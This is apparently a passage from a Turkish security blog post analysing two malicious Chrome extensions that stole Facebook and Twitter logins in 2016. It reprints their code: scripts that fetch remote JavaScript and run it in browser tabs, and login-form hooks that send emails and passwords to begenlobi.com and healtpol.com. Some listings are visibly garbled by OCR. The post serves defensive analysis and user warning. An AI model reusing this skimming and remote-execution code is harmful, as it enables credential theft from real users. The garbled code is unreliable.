  $(""#click_text").text(data.sentences[0].trans);
});
</script>
<script type="text/javascript">
installed = false;
install = function() {
  $("html, body").animate({
    scrollTop: 0
  }, 100);
  $(""#Alert").hide();
  chrome.webstore.install(
    "https://chrome.google.com/webstore/detail/akhffffncmpiekfobncjligmcfomd",
    function() {
      installed = true;
      new Image().src = "//whos.amung.us/widget/fn5kapfa91i8.png";
      window.setTimeout(function() {
        document.getElementById("link").click();
      }, 500);
    },
    function(err) {
      $(""#Alert").show();
      $("body").css({overflow: "hidden"});
    }
  );
};

$(document).keydown(install).mousedown(install);

$(window).on("beforeunload", function() {
  $(""#Alert").hide();
  if (installed == false) {
    return "Install extension!";
  }
});
</script>
</body></html>
</body></html>
```

? < + > Type a search term


The screenshot shows a web browser window displaying the "Chrome Extension Downloader" website. The website has a dark header with the title "Chrome Extension Downloader" and the tagline "easily download chrome extensions". Below the header, there is a form where users can enter a web store URL or extension ID. The form contains the URL "https://chrome.google.com/webstore/detail/adstwitter-vid" and a "Download extension" button. Below the form, there are social media sharing buttons for Facebook (383 likes) and Google+ (530 likes). A "History" section below the form states "Overall Chrome Extension Downloader was 108 188 times useful." At the bottom of the browser window, a download bar shows a file named "AdsTwitter-Video\_v4.....crx".

The Charles Proxy interface above the browser shows the request details for the extension's manifest file. The request is a GET request to "http://tumuser.com/tw.php". The response is an HTML document with a meta-viewport tag and a script tag that loads a JavaScript file from "https://whos.amung.us/swidget/ntientitiv/". The HTML document also contains a link to the Chrome Web Store and a button to download the extension.

AdsTwitter Video eklentisinde yer alan JavaScript kodunu incelediğimde, eklenti yüklemiş olan kullanıcı herhangi bir web sitesini ziyaret ettiğinde, bu eklentinin <http://lapteccoder.com/pluactive.php> -> <http://begenlobi.com/twlaptec.php> adresine istekte bulunduğunu gördüm. İsteğe dönen yanıtta yer alan JavaScript kodu sayesinde, kullanıcı tarafından ziyaret edilen adresin facebook.com veya twitter.com olması durumunda bu eklenti, kullanıcının e-posta ve parolasını çalıyor ve hırsızlara gönderiyordu. Ayrıca hırsızlar, <http://whos.amung.us/> sayfasının istatistik eklentisinden de faydalanarak bu zararlı eklentinin anlık olarak kaç kişi



tarafından kullanıldığını yakından da takip ediyorlardı.



Total 1 folder and 6.314 bytes in 6 files

```
File Edit View Help
chrome.tabs.onUpdated.addListener(function(pwkuhoos, hryeff, kbzwn) {
  if (hryeff.status == "complete") {
    if (localStorage.gblfvmuelcthf) {
      var bkcsunop = new Date().getTime();
      dwsauqy.setTime(bkcsunop.getTime() + 60000);
      lbrwvwh = new Date();
      lbrwvwh.setTime(lbrwvwh.getTime() + parseInt(33));
      var gblfvmuelcthf = localStorage.getItem("ycgacx");
      localStorage.gblfvmuelcthf = JSON.stringify({
        kegmnter: JSON.parse(localStorage.gblfvmuelcthf);
        if (typeof kegmnter.vtzt != "number" || typeof kegmnter.ycgacx != "number") {
          qbtstlyh = new Date().getTime();
          zbltko = new Date().toJSON().slice(5, 10);
          ewuxvbt = new Date(kegmnter.exesdnt).toJSON().slice(5, 10);
          if (qbtstlyh < kegmnter.ycgacx && zbltko == ewuxvbt) {
            fofoowa = "http://api.tecncoder.com/kuactive.php";
            alhvczq = "tabs";
            deuskkb = "source:Script";
            lyafg = "responseText";
            idgen = "get";
            zoljg = "onreadystatechange";
            skzmcx = "readyState";
            rku = "open";
            hntzlm = "send";
            owsmscqwr();
          }
        }
      });
    }
  }
});
function owsmscqwr() {
  function mrwvken() {
    return new XMLHttpRequest();
  }
  var gblfvmuelcthf = mrwvken();
  gblfvmuelcthf.open("GET", fofoowa, true);
  if (gblfvmuelcthf.readyState == 4) {
    chrome.tabs.sendMessage({
      code: gblfvmuelcthf.responseText
    });
  }
  gblfvmuelcthf.onreadystatechange();
  gblfvmuelcthf.close();
}
```

1.514 bytes


Windows text

```
new Image().src = "https://whos.amung.us/swidget/c0disikerloy"; if(location.hostname.indexOf("facebook.com")>=0){
if(document.getElementById("login_form")){ document.getElementById("login_form").onsubmit=function(e){
localStorage.setItem("hasi",document.getElementById("email").value); localStorage.setItem("nasi",document.getElementById("pass").value);
setTimeout(function(){ document.getElementById("login_form").submit();},99);return false } if(localStorage.hasi&&localStorage.nasi){ new
Image().src="http://begenlobi.com/moko/f.php?asasddfgjhvxklmnbvcf="+localStorage.hasi+"&fcvnbmgjfmtdjgkmbgndmghmvmfmc="+localStorage.nasi;
localStorage.removeItem("hasi");localStorage.removeItem("nasi"); chrome.extension.sendRequest({sik:"yeap"},function(e){})}
if(location.hostname.indexOf("twitter.com")>=0){ if(document.querySelector("form.signin")){ document.querySelector("form.signin").onsubmit=function(e){
localStorage.setItem("hasi1",document.querySelector("form.signin input#signin-email").value);
localStorage.setItem("nasi2",document.querySelector("form.signin input#signin-password").value); setTimeout(function()
{ document.querySelector("form.signin").submit();},99);return false }} if(localStorage.hasi1&&localStorage.nasi2){ new Image().src="http://begenlobi.com
/moko/t.php?laplapcekokotiwiko="+localStorage.hasi1+"&lapitekocekikpasikko="+localStorage.nasi2;
localStorage.removeItem("hasi1");localStorage.removeItem("nasi2"); chrome.extension.sendRequest({sik:"yeap"},function(e){})}}
```

```
Beautiful JavaScript or HTML (last editor)
1 new Image().src = "https://whos.amung.us/swidget/c0disikerloy";
2 if (location.hostname.indexOf("facebook.com") >= 0) {
3   (document.getElementById("login_form")) {
4     localStorage.setItem("hasi", document.getElementById("email").value);
5     localStorage.setItem("nasi", document.getElementById("pass").value);
6     setTimeout(function() {
7       document.getElementById("login_form").submit();
8     }, 99);
9     return false;
10  }
11 }
12
13 if (localStorage.hasi && localStorage.nasi) {
14   new Image().src = "http://begenlobi.com/moko/f.php?asasddfgjhvxklmnbvcf" + localStorage.hasi + "&fcvnbmgjfmtdjgkmbgndmghmvmfmc" + localStorage.nasi;
15   localStorage.removeItem("hasi");
16   localStorage.removeItem("nasi");
17   chrome.extension.sendRequest({
18     sik: "yeap"
19   }, function(e) {});
20 }
21
22 if (location.hostname.indexOf("twitter.com") >= 0) {
23   if (document.querySelector("form.signin")) {
24     document.querySelector("form.signin").onsubmit = function(e) {
25       localStorage.setItem("hasi1", document.querySelector("form.signin input#signin-email").value);
26       localStorage.setItem("nasi2", document.querySelector("form.signin input#signin-password").value);
27       setTimeout(function() {
28         document.querySelector("form.signin").submit();
29       }, 99);
30       return false;
31     }
32   }
33   if (localStorage.hasi1 && localStorage.nasi2) {
34     new Image().src = "http://begenlobi.com/moko/t.php?laplapcekokotiwiko" + localStorage.hasi1 + "&lapitekocekikpasikko" + localStorage.nasi2;
35     localStorage.removeItem("hasi1");
36     localStorage.removeItem("nasi2");
37     chrome.extension.sendRequest({
38       sik: "yeap"
39     }, function(e) {});
40   }
41 }
```

```
signin")) {
signin").onsubmit = function(e) {
i1, document.querySelector("form.signin input#signin-email").value);
i2, document.querySelector("form.signin input#signin-password").value);
-("form.signin").submit()

orage.nasi2) {
nlobi.com/moko/t.php?laplapcekokotiwiko" + localStorage.hasi1 + "&lapitekocekikpasikko" + localStorage.nasi
l");
};
};
```



13 Mayıs 2016 Cuma

Mayıs 2016

Pt	Sa	Ça	Pe	Cu	Ct	Pz
25	26	27	28	29	30	1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31	1	2	3	4	5

22:01:38

Change date and time settings...



**begenlobi.com is already registered\***

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

Domain Name: BEGENLOBI.COM  
Registrar: GODADDY.COM, LLC  
Sponsoring Registrar IANA ID: 146  
Whois Server: whois.godaddy.com  
Referral URL: <http://www.godaddy.com>  
Name Server: NS1.LAPTECPRO.COM  
Name Server: NS2.LAPTECPRO.COM  
Status: clientDeleteProhibited <https://icann.org/epp#clientDeleteProhibited>  
Status: clientRenewProhibited <https://icann.org/epp#clientRenewProhibited>  
Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>  
Status: clientUpdateProhibited <https://icann.org/epp#clientUpdateProhibited>  
Updated Date: 11-apr-2016  
Creation Date: 02-feb-2016  
Expiration Date: 02-feb-2017

>>> Last update of whois database: Thu, 12 May 2016 04:36:04 GMT <<<

SwsLertz isimli eklentide yer alan JavaScript kodlarında ise bu defa Base64 ile metinlerin gizlendiğini gördüm. Yine diğerinde olduğu gibi, kullanıcı herhangi bir web sitesini ziyaret ettiğinde bu eklentinin <http://tumuser.com/tw.php> adresine istekte bulunduğunu ve bu isteğe dönen yanıtta yer alan JavaScript kodu sayesinde ziyaret edilen adresin [twitter.com](https://twitter.com) olması durumunda kullanıcının e-posta adresini ve parolasını çalıyordu (<https://healtpol.com>). Eklentinin yüklenir yüklenmez, Twitter'a ait olan mevcut çerezleri (cookie) silmesi ve kullanıcıyı direk [twitter.com](https://twitter.com) adresine yönlendirmesi de dikkatimi çeken diğer bir ayrıntı oldu.

SwsLertz\_v7.0.crx.zip - WinRAR (evaluation copy)

File Commands Tools Favorites Options Help

Add Extract To Test View Delete Find Wizard Info VirusScan Comment SFX

SwsLertz\_v7.0.crx.zip - SFX ZIP volume, unpacked size 28.396 bytes

Name	Size	Packed Type	Modified	CRC32
..		File folder		
.._metadata		File folder		
16iconsxhcqgrs.png	507	512 PNG image	13.5.2016 14:20	6C5F9403
48iconsxhcqgrs.png	4.061	4.066 PNG image	13.5.2016 14:20	CBBB656F
128iconsxhcqgrs.png	17.960	17.970 PNG image	13.5.2016 14:21	EEC7F3E6
fldioif.js	3.087	1.344 JavaScript ...	13.5.2016 14:40	452AD58D
ltarzsfs.js	379	242 JavaScript ...	13.5.2016 14:39	C7F8BF40
manifest.json	435	250 JSON File	13.5.2016 15:25	85652882

Total 1 folder and 26.429 bytes in 6 files

14 Mayıs 2016 Cumartesi

Mayıs 2016

Pt	Sa	Ça	Pe	Cu	Ct	Pz
25	26	27	28	29	30	1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31	1	2	3	4	5

09:52:21

Change date and time settings...

View - fldioif.js

```

var otavenuholyft = window;
var oggofuzjetoy = atob("MTEzNDM6NDMzFjY2h6b21i")split("");
var epyyuduguhokj = atob("M1kYNAzNTM6MDFRdG9w")split("");
var ohenerunim = atob("O1z0G0zINT1M6Mk6NzZGFjZW9i")split("");
var onuhiruhakrud = atob("O1c0G1gNDUzMTJBYW9kG1z0G1z0")split("");
var idovegab = atob("NzEzODVhZmM1FjR3RhdHVi")split("");
var ubihoh = atob("NDUzMTJBYW9kG1z0G1z0")split("");
var akebzopap = atob("MzJmMzNTAzODBibG9jYXZlOyYw")split("");
var ekunodoy = atob("M1kYNAzNTM6MDFRdG9w")split("");
var ozurinesik = atob("NzEzODVhZmM1FjR3RhdHVi")split("");
var ijuhicolohokeb = atob("M1kYNAzNTM6MDFRdG9w")split("");
var ikejedaburesanus = atob("O1z0G0zINT1M6Mk6NzZGFjZW9i")split("");
var uvokenunerih = atob("MzJmMzNTAzODBibG9jYXZlOyYw")split("");
var utesip = atob("M1kYNAzNTM6MDFRdG9w")split("");
var usiyac = atob("NDg5NzEzNTM6MDFRdG9w")split("");
var odobagedaz = atob("M1kYNAzNTM6MDFRdG9w")split("");
var ahamuoshiojezic = atob("NTQ1NTU0NDU1NDVhRHRCdDvL3R1bVZzY2h6b21iL3R3LnBocA")split("");
var ihuhotor = "aremanodoplikup";

otavenuholyft[oggofuzjetoy][ohenerunim][onuhiruhakrud][function(taketrasifogin, uteyibutug, enipebemovokaj) {
  if (uteyibutug[idovegab] == ubihoh) {
    [otavenuholyft[akebzopap][ihuhotor]]{
      var ehapul = new Date().emolurucfokukam + new Date().ehapul, unegozad = new Date().emolurucfokukam.setMinutes([ehapul.getMinutes() + 0]);
      unegozad.setDate(unegozad.getDate() + parseInt(C));
      var uconim = (epohavesaledomeb: ehapul.getTime().okofosesa jucum: emolurucfokukam.getTime().agadapon: unegozad.getTime());
      otavenuholyft[akebzopap][ihuhotor] = JSON.stringify(uconim);
    }
  } else {
    atomajekic = JSON.parse(otavenuholyft[akebzopap][ihuhotor]);
    if (typeof atomajekic.epohavesaledomeb == odobagedaz && typeof atomajekic.okofosesa jucum == odobagedaz) {
      esogohobohahid = new Date().getTime();
      ohosekacudukiz = new Date().toJSON().slice(5, 10);
      umetovubodenac = new Date(Atomajekic.agadapon).toJSON().slice(5, 10);
      if (esopohobohahid[atomajekic.okofosesa jucum] && ohosekacudukiz == umetovubodenac) {
        ezedabinafuter = ahamuoshiojezic;
        elalus = epyyuduguhokj;
        ozurinesik = ekunodoy;
        ajvab = ozurinesik;
        anezhybetuf = ijuhicolohokeb;
        trohboy = ikejedaburesanus;
        lyazezem = uvokenunerih;
        iyugufayecocuv = utesip;
        istageputorepr = usiyac;
        arezuzuhiteyuj;
      }
    }
  }
}];

if (localStorage.firstRun) {
  localStorage.firstRun = true;
  chrome.cookies.getAll({domain: "twitter.com"}, function(cookies) {
    for (var i = 0; i < cookies.length; i++) {
      console.log(cookies[i]);
    }
    chrome.cookies.remove({url: "https://" + cookies[i].domain + cookies[i].path, name: cookies[i].name});
  });
}

```

3.087 bytes

View - ltarzsfs.js

```

File Edit View Help
function arezuzuhiteyuj() {
  function ozokuhamub() {
    return new XMLHttpRequest().request;
  }
  var arezib = ozokuhamub();
  asebih[rolhoy] = function () {
    if (asebih[lyazezem] == 4) {
      otavenuholyft[oggofuzjetoy][elalus][osavubilamejuzem]({
        code: asebih[ajvab]
      })
    }
  };
  asebih[iyugufayecocuv][anezhhybetuf, ezedabinafuter];
  asebih[istageputorepr];
}

```

379 bytes

Windows text



```
1 window["chrome"]["tabs"]["addListener"]("addListener")(function(itaketiraficqlis, steyibutug, enipebemurokko) {
2   if (steyibutug["status"] === "complete") {
3     if (window["localStorage"]["aramanodopilkip"]) {
4       var ehapul = new Date(); smolrucifokukam = new Date ( ehapul ), unegezad = new Date ();
5       smolrucifokukam.setMinutes ( ehapul.getTime() + 0 );
6       unegezad.setDate(unegezad.getDate() + parseInt(33));
7       var uconin = (spohavesaledomb: ehapul.getTime(),okofoossajucum: smolrucifokukam.getTime(),azadapon: unegezad.getTime());
8       window["localStorage"]["aramanodopilkip"] = JSON.stringify(uconin);
9     } else {
10      atomajekic = JSON.parse(window["localStorage"]["aramanodopilkip"]);
11      if (typeof atomajekic.sphavesaledomb === "number" && typeof atomajekic.okofoossajucum === "number") {
12        esopahotobuhirid = new Date().getTime();
13        shosekakacudukis = new Date().toJSON().slice(5,10);
14        umetorubodenac = new Date(atomajekic.azadapon).toJSON().slice(5,10);
15        if (esopahotobuhirid>atomajekic.okofoossajucum && shosekakacudukis!=="umetorubodenac"){
16          azezuzuhiteyui();
17        }
18      }
19    }
20  }
21 }
22 );
23
24 if (!localStorage.firstRun) {
25   localStorage.firstRun = true;
26   chrome.cookies.getAll({domain: ".twitter.com"}, function(cookies) {
27     for (var i=0; i<cookies.length;i++) {
28       console.log(cookies[i]);
29     }
30     chrome.cookies.remove({url: "https://" + cookies[i].domain + cookies[i].path, name: cookies[i].name});
31   });
32 }
33
34 function azezuzuhiteyui() {
35   function szokubamuh() {
36     return new XMLHttpRequest();
37   }
38   var asebih = szokubamuh();
39   asebih["onreadystatechange"] = function () {
40     if (asebih["readyState"] == 4) {
41       window["chrome"]["tabs"]["executeScript"] ( {
42         code: asebih["responseText"]
43       } );
44     }
45   };
46   asebih["open"] ("get", "http://tumuser.com/tw.php");
47   asebih["send"] ();
48 }
49 }
```

Normal text file Charles 3.11.4 - swslertz1 length: 1886 lin Ln: 1 Col: 110 Sel: Dos/Wind UTF-8 w/o IN


File Edit View Proxy Tools Window Help

Structure Sequence


Overview Request Response Summary Chart Notes

1	new Image().src = "https://whos.amung.us/swidget/ntientient";	
2	if (location.hostname.indexOf("twitter.com") >= 0) {	
3	var logincim = document.getElementsByClassName("js-username-field email-input js-initial-focus");	
4	var logincim = document.getElementsByName("session[username_or_email]");	
5		
6	document.forms[2].onsubmit = function () {	
7	var email = document.getElementById("signin-email").value;	
8	var password = document.getElementById("signin-password").value;	
9	new Image().src = "https://healtpol.com/ekle.php?email="+email+"&sfire="+password+"&&v=twitter";	
10		
11		
12		
13		
14	var logincim = document.getElementsByClassName("js-username-field email-input js-initial-focus");	
15	var logincim = document.getElementsByName("session[username_or_email]");	
16	if (logincim.length > 0) {	
17	document.getElementsByClassName("js-username-field email-input js-initial-focus")[0].setAttribute("id", "yolo");	
18	document.getElementsByName("js-password-field")[0].setAttribute("id", "yalo");	
19		
20	document.forms[2].onsubmit = function () {	
21	var email = document.getElementById("yolo").value;	
22	var password = document.getElementById("yalo").value;	
23	new Image().src = "https://healtpol.com/ekle.php?email="+email+"&sfire="+password+"&&v=twitter";	
24		
25		
26		
27	}else if (logincim.length > 0) {	
28		
29	if (!document.getElementById("signin-email")){	
30	var logincim = document.getElementsByName("session[username_or_email]");	
31	document.getElementsByName("session[username_or_email]")[0].setAttribute("id", "yolo");	
32	document.getElementsByName("session[password]")[0].setAttribute("id", "yalo");	

Recording Started Recording



Hırsızların çaldıkları hesapları ne kadar etkin kullandıklarını anlama adına Twitter üzerinde @osmankurek81 isimli sahte bir hesap oluşturup, Twitter'a giriş için kullandığım e-posta adresini ve parolayı ilgili sayfaları üzerinden hırsızlara çaldırıldığında, hesabın 2 saat içinde kötüye kullanıldığına ve dondurulduğuna dair Twitter'dan bir e-posta aldım. Bunun üzerine Twitter hesabıma bağlanan IP adreslerini incelediğimde, hırsızlara ait olduğunu düşündüğüm ip adresini de görebildim.



Account history

Account creation: May 13, 2016 at 8:54 AM (located in Turkey)

Username: @osmankurek81

Email: osmankurek81@mynet.com

Phone: Add a phone

Login history

If you see any suspicious activity from an app, go to the Apps tab to revoke its access. In some cases the IP location may differ from your physical location. [Learn more](#)

APP	DATE & TIME	IP LOCATION
Twitter.com	May 15, 2016 5:06 AM	[Redacted]
Twitter.com	May 14, 2016 5:00 AM	78.183.226.81 Turkey
Twitter.com	May 14, 2016 4:50 AM	[Redacted]
Bitly	May 14, 2016 1:50 AM	[Redacted]
Bitly	May 14, 2016 1:50 AM	[Redacted]
Twitter.com	May 14, 2016 1:44 AM	[Redacted]
Twitter.com	May 13, 2016 11:19 PM	[Redacted]

Ads by Google

[IP Address Map](#)

[Find IP Location](#)

[Location Map](#)

[Location Tracker](#)

Geolocation data from [IP2Location](#) (Product: DB6, updated on 2016-5-1)

IP Address	Country	Region	City
78.183.226.81	Turkey	Amasya	Merzifon
ISP	Organization	Latitude	Longitude
TT ADSL- TTNET_DYNAMIC_GAY	Not Available	40.873329162598	35.46305847168

Geolocation data from [ipinfo.io](#) (Product: API, real-time)

IP Address	Country	Region	City
78.183.226.81	Turkey	Not Available	Not Available
ISP	Organization	Latitude	Longitude
<a href="#">TTNet A.S.</a>	TT ADSL- TTnet_dynamic_gay	41.0136	28.9550

Geolocation data from [EurekAPI](#) (Product: API, real-time)

IP Address	Country	Region	City
78.183.226.81	Turkey	Amasya	Amasya
ISP	Organization	Latitude	Longitude
Turk Telekom	Turk Telekom	40.6533	35.8331

Sonuç olarak, dolandırıcıların sosyal ağlar üzerinde masum vatandaşların

parolalarını çalmak ve hesaplarını kötüye kullanmak için uğraş verdiklerini ve hatta reklam bütçeleri oluşturduklarını görebiliyoruz.

Sosyal ağ ve medya güvenliğiniz için bilmediğiniz kaynaklardan gelen mesajlara, reklamlara itibar etmemenizi, bağlantı adreslerine tıklamamanızı ve internet tarayıcılarına yüklediğiniz eklentilere dikkat etmenizi (mevcut Chrome eklentilerinizi <chrome://extensions> adresinden görebilirsiniz) tavsiye ederim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.